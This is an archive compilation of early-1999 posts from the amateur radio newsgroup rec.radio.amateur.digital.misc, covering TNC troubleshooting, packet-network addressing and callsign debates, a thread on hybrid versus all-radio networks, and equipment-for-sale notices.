Usenet Newsgroup Archive: rec.radio.amateur.digital.misc

1999

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Date span: 1999-01-01 through 1999-12-31

Source text: rec.radio.amateur.digital.misc.txt

Source item: https://archive.org/details/usenet-rec

Messages included in this PDF: 5,676

Messages are presented chronologically by archived date.

Binary or encoded payloads are not printed as blocks of encoded text; a placeholder appears where such material was detected. The original source text is unchanged.

1. Re: Missing characters from TNC to COMPUTER - SOLVED? (kinda)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: no_spamming_please <agent_orange@cia.gov>
Message-ID: <76h4ll$ht6$1@news2.xs4all.nl>
Source record: 20495
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,relcom.radio.ham,rec.radio.amateur.misc

no problems here... used 2 types tnc's , tried all modes, speeds,
flowsettings...

TNC2NL (a la DJ9SJ)
KPC3+

within windows 98

Andre Konstantinov wrote in message
<76661n$2f8@bgtnsc02.worldnet.att.net>...
>The problem has indeed been in Windows 98. As my computer is dedicated to
>packet I don't care what's on it and therefore putting 95 back was not a
>problem.
>
>If you have a similar problem with your PC<->TNC disappearing characters
and
>you are running 98 chances are putting 95 back on will fix it for good.
>
>Once again, special "ataboy" to Microsoft.
>
>
>

2. fs: HAL P-38 Clover, RTTY, Amtor, Pactor etc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <01be3535$decf02c0$0f8592d0@Bit-Net.bit-net.com>
Source record: 20496
Cross-posted to: alt.ham-radio.marketplace,alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.swap

```
fs: HAL P-38 Clover, RTTY, Amtor, Pactor etc.
-------------------------------------------------------
I am switching from a desktop PC to a laptop, so must sell
my HAL P-38 HF Radio DSP Digital Modes Modem board.
(Lots of details are at: http://www.halcomm.com/p38.htm )

Essentially it does Clover, RTTY, AmTor, PacTor etc.
It fits in a slot in just about any PC from a 286 on up that
accepts a standard (not PCI) full length board and has both
a FDD and a HDD. I have the original box, original manual,
cable, and HAL software.
(There are also many secondary sources of freeware,
shareware, and commercial software that use the P-38.)

Asking $195. shipped conus, or best reasonable offer.
Thanks! & 73, and Happy New Year! DavidC K1YP
k1yp@qsl.net or davidc@bit-net.com or 603-894-1174
```

3. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: w0rli@my-dejanews.com
Message-ID: <76hjf9$2v$1@nnrp1.dejanews.com>
Source record: 20497

In article <368BA613.1D93C456@arrl.org>,
Jon Bloom <jbloom@arrl.org> wrote:
> w0rli@my-dejanews.com wrote:
> >
> > Multi-homed hosts raise further complications.
> > One of my machines at work has 5 host names,
> > but only one MAC address. Perhaps I just answered my
> > own question <smile>, at least for the "standard unix
> > networking case."
>
> One of my machines at work has not only several host names for the same
> MAC address, but several IP addresses, too.

Hi Jon!
Been a long time ... <smile>

Same situation I suspect: needed different host names and IP addresses
for the various certificates for the several different web
servers running on one machine.

> Jon
> --
> Jon Bloom, KE3Z
> jbloom@arrl.org
> Electronic Publications Manager
> (CD-ROM publications, software products and Web site)
>

--
... Hank - w0rli

www.members.aol/w0rli

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

4. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: w0rli@my-dejanews.com
Message-ID: <76hk6eif1@nnrp1.dejanews.com>
Source record: 20498

In article <76f412$a8e$1@garnet.tc.umn.edu>,
tjs@garnet.tc.umn.edu (Timothy J Salo) wrote:
> In article <76es31$t33$1@nnrp1.dejanews.com>, <w0rli@my-dejanews.com> wrote:
> >
> >An IP address identifies a specific host, but not vice versa.
>
> To be precise, as you indicate below, an IP address maps to an interface.
>
> A host may have more than one [physical] interface.
>
> Each physical interface may have more than one IP address, (sometimes
> called virtual interfaces).
>
> >I'm still not convinced MAC address need to be different than
> >the associated IP addresses. In my own experience (*nix mainly)
> >each interface normally has it's own IP address. i.e. one to one
> >mapping between MAC addresses and IP addresses.
>
> Well, there may be a one to many mapping between MAC address and
> IP addresses, but each IP address maps to only one MAC address.
>
> In an Internet environment, MAC addresses don't have global visibility,
> (they are not visible outside of the subnet, e.g., a physical Ethernet
> segment). This is motivated by the (nearly) random assignment of
> MAC addresses, (they are generally burned in by the interface
> manufacturer). Perhaps the major advantage of keeping MAC addresses
> visible only on the local subnet is that IP addresses in routing tables
> ("IP routes") can be aggregated, (because IP addresses are assigned
> rationally with respect to network topology -- all IP addresses on the
> same subnet have the same higher-order bits). That is, one entry in an
> IP routing table might point to 32K possible hosts. For example, the
> routers in the core of he Internet probably still have fewer than 50,000
> routes. This contrasts with having to have a routing table large enough
> to hold the the MAC addresses for every Internet host, since MAC addresses
> are assigned without regard to network topology and can't be aggregated.
>
> [I hope this very terse summary of a fairly complex area actually makes
> sense and is useful...]

Nicely concise, thank you.

> So, could you get rid of MAC addresses and use only IP addresses?
> Probably, but you ought to consider a number of issues first. A significant
> one is how you will aggregate routing information for hosts that are far
> away. (It is not clear to me that this is done very much with amateur

> protocols.) Another might be how you will handle hosts that don't have IP
> addresses, (e.g., tough luck). Has anyone thought extensively about
> the role of and need for MAC addresses in amateur and/or wireless networks?

This is the issue I've refered to as "zoning" or "horizon".
Think it's all the same thing really: a need to discover or know how
to route a a group of distant machines without needing to know the
details about each machine. DECNET handled it with zone names ...

Perhaps the focus needs to be in both places: host names and
interface addresses. Is there really any big problem with assigning
IP addresses to interfaces which don't actually use IP, just as a
means of giving them a unique identifier? Whatever gateway does the
IP <-> other-mysterious-protocol translations will need to map names
somehow. With IP V6, we won't run out of address soon <smile>

> >Multi-homed hosts raise further complications.
> >One of my machines at work has 5 host names,
> >but only one MAC address. Perhaps I just answered my
> >own question <smile>, at least for the "standard unix
> >networking case."
> > [...]
>
> Generally, the term "multi-homed" indicates a host with more than one
> physical interface. From the perspective of IP routing and the Internet,
> each IP address is treated independently. That is, the Internet doesn't
> know or care when routing an IP packet that two IP addresses are
> actually on the same host.

Exactly.

> Of course, a _name_ may map to several IP addresses. Most things generally
> work better if all of the IP addresses associated with a particular name
> are on the same host. However, this isn't a requirement. For example,
> some people are playing games with DNS to that a single name maps
> to many hosts, so that, for example, multiple servers can share the
> load.

We do both at work: load share across servers, and have multiple host names
and addresses for each server. Many/many mapping. Does get confusing
at times when we try to talk about things. "There is a problem with
webdev today!" "You mean http://webdev or the machine named webdev
or the Oracle database instance WEBDEV?." "The machine named webdev."
"Oh, ok, that is actually the machine named hanko, located in building E."
"Well, actually it is a database problem." "Well, then you mean the
Oracle instance WEBDEV running on the machine named emerald in building D."
"No, I mean the development instance, not the deployment instance!"
"Ah! Finally got it. That runs on excelsior in San Jose."

Trying to keep things in perspective: how can we best make use of
callsigns in all this addressing / routing mess?

> -tjs
>

--
... Hank - w0rli

www.members.aol/w0rli

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

5. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Ke_i2.204$lz1.242267@news.goodnet.com>
Source record: 20499

Depends on the band, and the data rate.

The higher the rate, the less we care. You can even have 128 bit
IP addresses (IPng uses that I believe). Make it HUGE! :-)

Then when you get back to 1200 bps, you start talking about
reducing the overhead. DAMA has proven useful in a LAN type
application.

I don't know if the military still uses TADIL-A (yep they do, I hear it
on 4704.1 kHz), but that was a pretty good protocol (designed
during the Korean war). It was way too manual because it was
designed before computers could run the protocol, thus an
operator listened for pop-ups and added them to the polling list.
Then when they faded out, the operator would delete them from
the list. They used this for HF, and you could hear them from
their distinctive bip bip bip, baaahh... sound. Each bip is
a poll, and the baaahh was the master giving his data. Thus
each station had enough time to send one packet before the
next unit was polled. (the data is converted to complex multiple
tone, and uses FEC).

I guess the answer is 32 bits is the smallest size a callsign will
fit into. (10 numbers+26 letters=36 :: log36(2^32) = 6 char)
Thus any worldwide call of 6 characters can fit in 4 bytes. 8 bytes
is nothing, even on HF.

Today, the whole thing could be automated. Thus who is master
or who is slave can change in real time.

But the problem remains, what would a network of HF nodes
across the country be used for? To send radio mods, for sale,
or Commodore 64 tricks?

w0rli@my-dejanews.com wrote

>Trying to keep things in perspective: how can we best make use of
>callsigns in all this addressing / routing mess?

6. FS: PC Interface Cable for ICOM R2/IC-Q7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: GARR <garr@apexmail.com>
Message-ID: <uxzQrXYN#GA.141@rpc1284.daytonoh.ncr.com>
Source record: 20500
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.scanner,rec.radio.swap

Have the Icom OPC-478 cable for sale for connecting the R2 Scanner or the IC-Q7A to a PC. Software available as well.

$20.00 Shipped.

7. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <369dc6c2.349230987@news.sci.fi>
Source record: 20501

On Fri, 1 Jan 1999 00:49:16 -0600, "Steve Sampson"
<ssampson@usa-site.net> wrote:

: I guess the answer is 32 bits is the smallest size a callsign will
: fit into. (10 numbers+26 letters=36 :: log36(2^32) = 6 char)
: Thus any worldwide call of 6 characters can fit in 4 bytes. 8 bytes
: is nothing, even on HF.

If the intention is just to create an unique identifier then 32 bits
is enough for most practical purposes. However, if there also should
be a 1-to-1 mapping between the IDs and the call, this mapping is not
enough. For instance when operating under the CEPT license in a
foreign country, the required format is XX/owncall/P or XXn/owncall/P
(or /M) in which XX(n) identifies in which country you are currently
operating in. Outside CEPT, the owncall/XX format is sometimes used
for foreign amateurs.

There are also some special event stations with more than 6 characters
in the call. There may also be a need for identifying multiple
transmitters under the same call sign.

IMO, it is doubtful if anything is gained by trying to crunch the call
into every header, since a separate frame (sent infrequently) would
still be required to identify the full call sign used for regulatory
purposes.

Paul OH3LWR

8. Re: APRS via MIR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: Carl Littlejohns <carl@nospam>
Message-ID: <VA.00000931.004442d7@study>
Source record: 20502
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

In article <fUai2.6$OI.60609@news.goodnet.com>, Steve Sampson wrote:

> If you're so sensible, what are you doing on this group?

to be noticed :)

Carl
gw0tqm @ iname.com

9. packet with palm 3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: peter <palmfan1@hotmail.com>
Message-ID: <01be35a8$454e74a0$7ed1a8c1@default>
Source record: 20503

Hello, does anyone have hints / programms to make packet radio with a handheld palmtop PALM III , happy new year
--
palmfan1@hotmail.com

10. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Ni7j2.303$lz1.441751@news.goodnet.com>
Source record: 20504

Paul Keinanen wrote

>If the intention is just to create an unique identifier then 32 bits
>is enough for most practical purposes. However, if there also should
>be a 1-to-1 mapping between the IDs and the call, this mapping is not
>enough. For instance when operating under the CEPT license in a
>foreign country, the required format is XX/owncall/P or XXn/owncall/P
>(or /M) in which XX(n) identifies in which country you are currently
>operating in. Outside CEPT, the owncall/XX format is sometimes used
>for foreign amateurs.

>
>There are also some special event stations with more than 6 characters
>in the call. There may also be a need for identifying multiple
>transmitters under the same call sign.

I understand your point, but let's be serious here. No "special event
station"
is going to join a network for a day. The purpose of the special event is
to maximize contacts to celebrate some event. They are more apt to use
SSB or CW, so why design something for a .01% accidental participation
possibility?

Second, don't mix ID requirements with network algorithms. If you have to
ID a certain way, then build a timer and ID that certain way. If you have
to
ID once every 10 minutes, then that's better than putting that ID in every
packet. You could be done in 10 minutes with the data transfer, thus only
having to only ID one time.

Steve

11. ++++FS:TWO MFJ TNC's, BOTH WITH MODEMS++++

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: hq54@aol.com
Message-ID: <19990101143208.11626.00005379@ng99.aol.com>
Source record: 20505

Hi All,

I have 1 MFJ 1270B and 1 MFJ 1274, both with modems, I believe 1200 baud,
and an operators manual and power cubes for each. Looking for $150.00 OBO for
the both of them, plus shipping.
Please E-Mail if interested.

Thanx
Mike

12. FS: KAM+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-01 00:00:00 UTC
From: jeff@jehosophat.com
Message-ID: <slrn78pqhv.8pt.jeff@photuris.jehosophat.com>
Source record: 20506

KAM+ for sale. 7.1 firmware. Manuals included.
Excellent condition.

$150 and I ship. Contact me for additional info.

--
jeffrey davis, n9avg
muncie, indinan usa

13. FS: KPC-9612 /w K-Net option

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Dan <n9uwe@net66.com>
Message-ID: <368DBF76.ECEA71A0@net66.com>
Source record: 20507

Hi all,
I have a Kantronics KPC-9612, dual port 1200/9600 baud tnc for sale
with the K-Net network option installed. I would like to trade for a
Kam+
but would consider selling it out right. Asking $175.00
Dan
n9uwe

14. Re: Packet Hackers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <76l9st$2fv@enews1.newsguy.com>
Source record: 20508
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,rec.radio.amateur.policy

K0HB@arrl.org wrote in message <75lrhf$9ka$1@nnrp1.dejanews.com>...
>Charles Brabham wrote:
>
>> Less than ten years ago, a global digital network consisting entirely and
>> solely of Amateur Radio links existed. This unique all-Ham network is now
>> fragmented and in disarray, and this damage occured because of the lack
of
>> "anti-hacker" legislation to protect the digital Amateur Radio network
>> from.... [clip]
>
>The "damage" (if that's even the proper term) occured because the "global
>digital network consisting entirely and solely of Amateur Radio links" was
>less capable than the hybrid network which has evolved.

Following your reasoning above, can I assume that you would support a move to add "hybrid" capabilities to other aspects of the hobby as well? Using a telephone to get though last few contacts needed to score well in a contest or to recieve a DX award certificate would certainly make the ham involved "more capable", so why not? Hmmm?

I do not see the efforts of hams to communicate by digital means to be somehow "less Ham Radio" as you appear to. Why is it that you can understand why Hams use Radio to communicate for voice and CW, but not for digital stuff? I think I smell a bit of prejudice and discrimination here.

So maybe you do not care for the digital stuff, and see it as less important to Hams? That's fine, but keep in mind that what happens to digital hams happens to all others as well. You cannot separate the two. - Spectrum lost from lack of use is gone. Period. Think it through.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

15. Software for AEA PK900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: David Whitehurst <zhahadum@home.com>
Message-ID: <41rj2.4222$Uv.535@news.rdc1.va.home.com>
Source record: 20509

Does anyone know where I can get a copy of the/some software to run the AEA pk900??? I have a friend who purchased one from an estate sale , but the computer was not sold to him with the software to run it. He is in desperate need of the software.
tnx! David N4ZGT
PS, if not the actual software, could a kind soul point out a good website/link that *might*
have it? tnx again.

Long live A010!

16. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <76lboc$36o@enews1.newsguy.com>
Source record: 20510

w0rli@my-dejanews.com wrote in message <75rgmlau1@nnrp1.dejanews.com>...

>
>The place to start, I think, is to create a version of NOS that does all
>the "BBS stuff needed for transport" correctly, but does not have a
>"user mode" or "user interface". Have that pretty much working, and can
>use Netscape or Outlook Express or whatever as mail/news clients. smtp
>and nntp working fine for transport of AX.25 messages and bulletins between
>AX.25 BBS systems. A good deal of work left to do of course, but as proof
>of concept it is pretty much working.
>
>The next step, involving http and the "webizing" of things will need
>better transport than we have available over radio at this time, at
>least in most areas of the country and for sure over long hauls.

Given that there is no really suitable substitute for "better transport", I believe that we can still utilize http in a limited fashion right away. The limitations we would then be facing would possibly hasten the development of better transport, but only if some basic level of "usability" is there in the first place. If it's too limited, nobody will be interested in using or improving it.

A while back, I thought of my early experiences with PRODIGY, which was around long before the Internet was easy to access. - In those days, a 9.6kb telephone modem was "fast" and PRODIGY got around this, in part, by storing a set of often-used graphics in the user's hard-drive, along with the PRODIGY software. Occasional updates would be uploaded to users to freshen up the 'look".

So why not create a list of good graphic filename/functions for use in this way with html/packetradio ?

Rather than try to standardize particular graphic files and distribute them, standardize the idea that for ham/html, the filename "arrl.gif" and the function of displaying an ARRL logo would be associated with each other. Then anybody could put a small gif of an ARRL logo in thier HD, name it "arrl.gif", and hams anywhere could then count on calling that internal graphic in thier html code. This is what I mean when I mention "filename/function" pairs. I think that if we standardize a set of these, we can start using at least a small set of graphics without having to constantly be sending them over the air.

I demonstrated the deal I'm talking about on my web page a while back. It works fine, but of course is not nearly as good as having better transport so that the constant transmission of graphic files would not be such an issue. - But right now it is an issue. Maybe this will help get things

started.

I go into more detail in the article "Packet Radio and HTML" on my web-page, if you are interested in more detail. Just push the "Articles" button and go from there. In the article, you'll be given a opportunity to see a graphic file residing in YOUR hard-drive appear on MY web-page. - But only if you want it to.

Hey, do any other web-pages do that, I wonder? You could have some real fun with that, come to think of it...

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

17. Re: Software for AEA PK900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <eNJb7omN#GA.120@upnetnews03>
Source record: 20511

If he has Windows 95, Windows 98 or Windows NT, Pk-Term '99 would be an option for him, as it does support the PK-900.

It's at http://www.cssincorp.com/pkterm.

The original dos based software that comes with the PK-900, PcPackratt lite doesn't support the HF Modes, but if he still wants that, he can probably call Timewave and get it.

David Whitehurst wrote in message
<41rj2.4222$Uv.535@news.rdc1.va.home.com>...
>Does anyone know where I can get a copy of the/some software to run the AEA
>pk900??? I have a friend who purchased one from an estate sale , but the
>computer was not sold to him with the software to run it. He is in
desperate
>need of the software.
>tnx! David N4ZGT
>PS, if not the actual software, could a kind soul point out a good
>website/link that *might*
>have it? tnx again.
>
>Long live A010!
>
>

18. Re: Packet Hackers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Jon Bloom <jbloom@arrl.org>
Message-ID: <76lfq7$jve@beast.connix.com>
Source record: 20512
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,rec.radio.amateur.policy

Charles Brabham wrote in message <76l9st$2fv@enews1.newsguy.com>...
>
>K0HB@arrl.org wrote in message <75lrhf$9ka$1@nnrp1.dejanews.com>...
>>Charles Brabham wrote:
>>
>>> Less than ten years ago, a global digital network consisting entirely
and
>>> solely of Amateur Radio links existed. This unique all-Ham network is
now
>>> fragmented and in disarray, and this damage occured because of the lack
>of
>>> "anti-hacker" legislation to protect the digital Amateur Radio network
>>> from.... [clip]
>>
>>The "damage" (if that's even the proper term) occured because the "global
>>digital network consisting entirely and solely of Amateur Radio links" was
>>less capable than the hybrid network which has evolved.
>
>Following your reasoning above, can I assume that you would support a move
>to add "hybrid" capabilities to other aspects of the hobby as well? Using
a
>telephone to get though last few contacts needed to score well in a contest
>or to recieve a DX award certificate would certainly make the ham involved
>"more capable", so why not? Hmmm?

If you are using digital for making "official" DXCC or contest contacts, I doubt anyone would support use of non-radio means. But DXCC and contesting are different from traffic handling. Traffic handlers have used non-radio means for years, before a digital network was even conceived of.

>I do not see the efforts of hams to communicate by digital means to be
>somehow "less Ham Radio" as you appear to. Why is it that you can
understand
>why Hams use Radio to communicate for voice and CW, but not for digital
>stuff? I think I smell a bit of prejudice and discrimination here.

Darned if I can see anything that Hans said that indicates he believes that digital is "less Ham Radio." Aren't strawmen nice? They're so easy to knock down!

>So maybe you do not care for the digital stuff, and see it as less
important
>to Hams? That's fine, but keep in mind that what happens to digital hams
>happens to all others as well. You cannot separate the two. - Spectrum lost

>from lack of use is gone. Period. Think it through.

Think this through: If we insist that only "pure" all-RF digital networks be used -- networks that are certain to be less capable than hybrid networks -- all but the fanatical few (you and Hank :-) will abandon the digital networks altogether. Then there will be *less* use of spectrum by digital stations, not more. And if/when we need to build an ad hoc network of digital stations to pass emergency traffic, practically nobody will be equipped to do so.

Jon
--
Jon Bloom, KE3Z
jbloom@arrl.org
Electronic Publications Manager
(CD-ROM publications, software products and Web site)

19. Re: HPC's and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: NSacon <nsacon@hotmail.com>
Message-ID: <01be366b$6fb53620$d1b2ded1@default>
Source record: 20513
Cross-posted to: alabama.birmingham.radio.amateur,alt.ham-radio.amtor,alt.ham-radio.packet,alt.ham-radio.rtty,alt.ham-radio.ssb, rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.packet

http://www.qsl.net/kc7gnm/packet_hpc.html

20. Re: Need TNC program for Windows CE machine

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: NSacon <nsacon@hotmail.com>
Message-ID: <01be366b$921e1c40$d1b2ded1@default>
Source record: 20514

http://www.qsl.net/kc7gnm/packet_hpc.html

21. Help: software tone detection in a sampled waveform

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Nino Porcino <ninopo@tin.it>
Message-ID: <76lpga$8jh$1@nslave1.tin.it>
Source record: 20515

Hi all

I'm developing a digital software for windows+soundcard and come in front to the problem to detect the frequency of the incoming signal. Counting the wave-length from zero-crossing doesnt work due to noise. Does anyone knows a good trick (i.e. some sort of FFT)?

Any suggestion is very appreciated.

Thanks,

Nino IZ8BLY
ninopo@tin.it

22. packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: ci960@freenet.buffalo.edu
Message-ID: <F4y7DG.51n@freenet.buffalo.edu>
Source record: 20516

hello iam k2cf live in wny would to know again how to get to packet club meetings now have a station but having hard time setting it up when and where and when meetings are held. tks fellow packet hams.

23. AFSK generators and PACTOR II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: chipa@my-dejanews.com
Message-ID: <76m478$c98$1@nnrp1.dejanews.com>
Source record: 20517

Inasmuch as the 'FSK' mode in some radios (TS450/TS850/IC706, etc.) use an internal 'AFSK _generator_", can this mode be used with PACTOR II, or must you still use audio in the USB/LSB mode?

Chip, K7LR
chipa@eskimo.com

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

24. KPC-3 v. KPC-3 plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: NSacon <nsacon@hotmail.com>
Message-ID: <01be3698$d45016e0$5aaeded1@default>
Source record: 20518
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

What's the difference between the KPC-3 and the -3 plus? When was the KPC-3 upgraded to a 3+? Can a 3 be upgraded to a 3+?

73 de
Neal KK7PA

25. Re: Packet Hackers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: pcr@ten.ci
Message-ID: <368e9833.0@news.ic.net>
Source record: 20519
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,rec.radio.amateur.policy

In article <76lfq7$jve@beast.connix.com>, jbloom@arrl.org says...
>
>Charles Brabham wrote in message <76l9st$2fv@enews1.newsguy.com>...
{snip}
>>telephone to get though last few contacts needed to score well in a contest
>>or to recieve a DX award certificate would certainly make the ham involved
>>"more capable", so why not? Hmmm?
>
>
>If you are using digital for making "official" DXCC or contest contacts, I
>doubt anyone would support use of non-radio means. But DXCC and contesting
>are different from traffic handling. Traffic handlers have used non-radio
>means for years, before a digital network was even conceived of.

I've heard of a number of examples, notably in county-hunting, where a county hunter was called on the phone and told to get on his radio because a rare county had just popped up. Is this sufficient to invalidate the county-hunter's award?

--
...phil
Copyright, Phillip C. Reed, 1998.
Naughty words: eWorks! OT7 AOL bomb Green Card hack phreak breast sex
PGP fingerprint = C5 41 B5 9E B4 56 0C C3 26 FC B9 ED BC D7 CA 8B

26. Re: How to make a wireless ethernet link?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn78t5f7.ule.nomail@sys3.pe1chl.ampr.org>
Source record: 20520

Steve Sampson <ssampson@usa-site.net> wrote:
>You have to answer the basic question:

> Are the two houses line-of-sight between each other.
> (no trees, hills, or buildings, etc).

>3 miles is not that far, but unless you can climb to the roof
>of each house and see each other, then you are going to
>need some serious power, or multiple hops.

>Is there a Ham between you two who can help?

>The 10 GHz article was a good one, in that they did some
>great antenna designs. What's missing from the article is
>how much it all costs. Gunnplexors (the kind with varactors
>in the cavity) are not cheap at 100 mW. By the time you get
>the antennas built, the Gunnplexor electronics built, etc, etc
>you will have a serious investment.

But wait... with 100mW and antennes that need mention because of
the effort building them, you will fry the remote frontend at 3
miles!

You will not need 100mW. With normal 10mW class gunns you can cover
that distance (or 5 times that) easily.

>Then the problem. What are you going to use to pump the data?
>The original article used some surplus 2 Mbps cards (hell, these
>were surplus 10 years ago, they would have to be ancient by
>todays standards.

How many do you want?

>My advice, unless you have some serious time and money on your
>hands is to avoid 10 GHz for "cheap" data application. It isn't
>going to happen.

Not because it can't be done, of course.
It can't be done by a beginner, but that does not mean it can't be done.

The N6GN design has been reproduced and shown to work. But it is
an amateur radio design, i.e. the fun is in the experiment not in the
actual use.

Rob
--
+---------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |

```
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+
```

27. RF Modem and SiS chip?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: cp427@freenet.buffalo.edu
Message-ID: <F4yFAH.7Av@freenet.buffalo.edu>
Source record: 20521

Hi all and happy new year,
I am in possesion of two RF Modems with a SiS Chip on them. Does anyone
know where I could look for information what there were used for?
Is there a wevb page where you can punch the numbers form the chip and get
the information?

thanks for any help.
--
>>> regards <<<
Benedict

28. pager decoder??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <76maivapb1@news.inc.net>
Source record: 20522

I am looking for a program to decode a new signal i am recieving on my scanner,i think it is a pager signal.It can be for soundcard or com port,i have discriminator tap in place.
EAGLE@EZ-NET.COM

29. Re: Software for AEA PK900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <76mbgp$i78$1@news.minn.net>
Source record: 20523

In article <41rj2.4222$Uv.535@news.rdc1.va.home.com>, "David Whitehurst"
<zhahadum@home.com> wrote:
>Does anyone know where I can get a copy of the/some software to run the AEA
>pk900??? I have a friend who purchased one from an estate sale , but the
>computer was not sold to him with the software to run it. He is in desperate
>need of the software.
>tnx! David N4ZGT
>PS, if not the actual software, could a kind soul point out a good
>website/link that *might*
>have it? tnx again.
>
>Long live A010!
>
>
Hello David:

About your best be is to download the PK TERM 99 program available thru
http://www.timewave.com. The version you download is a demo version but will
let you operate in VHF packet mode to get the look and feel of the program. It
can be activated with an activation number purchased from Timewave. It is a
32-bit program. If he is running old hardware PC PakRATT and PC PakRATT for
Windows are also still available.

John Douglas
Timewave technology

Check http://www.timewave.com for the latest DSP upgrade for the PK_232 and
PK-232MBX

73

30. Re: Packet Hackers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <76m8da$plv@enews4.newsguy.com>
Source record: 20524
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,rec.radio.amateur.policy

phil reed {domain actually ic.net - reversed for anti-spam} wrote in message
>>
>>If you are using digital for making "official" DXCC or contest contacts, I
>>doubt anyone would support use of non-radio means. But DXCC and contesting
>>are different from traffic handling. Traffic handlers have used non-radio
>>means for years, before a digital network was even conceived of.
>
>I've heard of a number of examples, notably in county-hunting, where a
county
>hunter was called on the phone and told to get on his radio because a rare
>county had just popped up. Is this sufficient to invalidate the
county-hunter's
>award?

I don't see why that would be the case. It's kind of unsporting and cheapens the entire concept behind county-hunting, but still it's not illegal. It's just kind of stupid and cheap.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

31. Re: Packet Hackers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-02 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <76m88p$pjq@enews4.newsguy.com>
Source record: 20525
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,rec.radio.amateur.policy

Jon Bloom wrote in message <76lfq7$jve@beast.connix.com>...

>>>
>>>The "damage" (if that's even the proper term) occured because the "global
>>>digital network consisting entirely and solely of Amateur Radio links"
was
>>>less capable than the hybrid network which has evolved.
>>
>>Following your reasoning above, can I assume that you would support a move
>>to add "hybrid" capabilities to other aspects of the hobby as well? Using
>a
>>telephone to get though last few contacts needed to score well in a
contest
>>or to recieve a DX award certificate would certainly make the ham involved
>>"more capable", so why not? Hmmm?
>
